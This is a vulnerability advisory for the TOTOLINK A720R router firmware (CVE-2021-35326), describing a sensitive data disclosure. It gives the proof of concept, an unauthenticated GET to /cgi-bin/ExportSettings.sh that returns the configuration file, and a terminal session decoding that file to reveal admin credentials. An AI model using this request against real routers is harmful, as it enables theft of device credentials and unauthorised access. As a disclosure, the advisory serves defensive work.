TOTOLINK Vulnerability

Vendor:TOTOLINK

Product:A720R

Version:A720R_Firmware(V4.1.5cu.470_B20200911)

Type:Sensitive data disclosure

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
Vulnerability description

We found a sensitive data disclosure vulnerability in TOTOLINK Technology router with firmware which was released recently, allows remote attackers to download `Config-A720R_v2-xxxxxxxx.dat`.

We use a binary editor to view the contents of the file, it starts with `COMPCS`. We can know that this is apmib configuration file.



Then, sensitive information such as username and password can be found in the decoded file.

```
root@docker-desktop:/pwn# ./apmib_decode Config-A720R_v2-20210615.dat > data3
root@docker-desktop:/pwn# strings data3
6g03
rrrr

!CARYSTUDIO
!itotolink.net
!admin
!this_is_password
1490
UTC-8
@128.138.141.172
@203.117.180.36
!TOTOLINK
!Extender
!Extender
medium
eth1
eth1
router.my
2001:db8::35
2001:db8:1:2::1000
2001:db8:1:2::2000
cpool.ntp.org*cn.pool.ntp.org*europe.pool.ntp.org
cn,en,ct,ru,vn
C818ZR-1A
CN,EU,OT,US
```

POC

Sending GET request http://192.168.0.1/cgi-bin/ExportSettings.sh , this shell script can return the apmib configuration file. Then, we can decode the configuration file and get username, password.

CVE info

CVE-2021-35326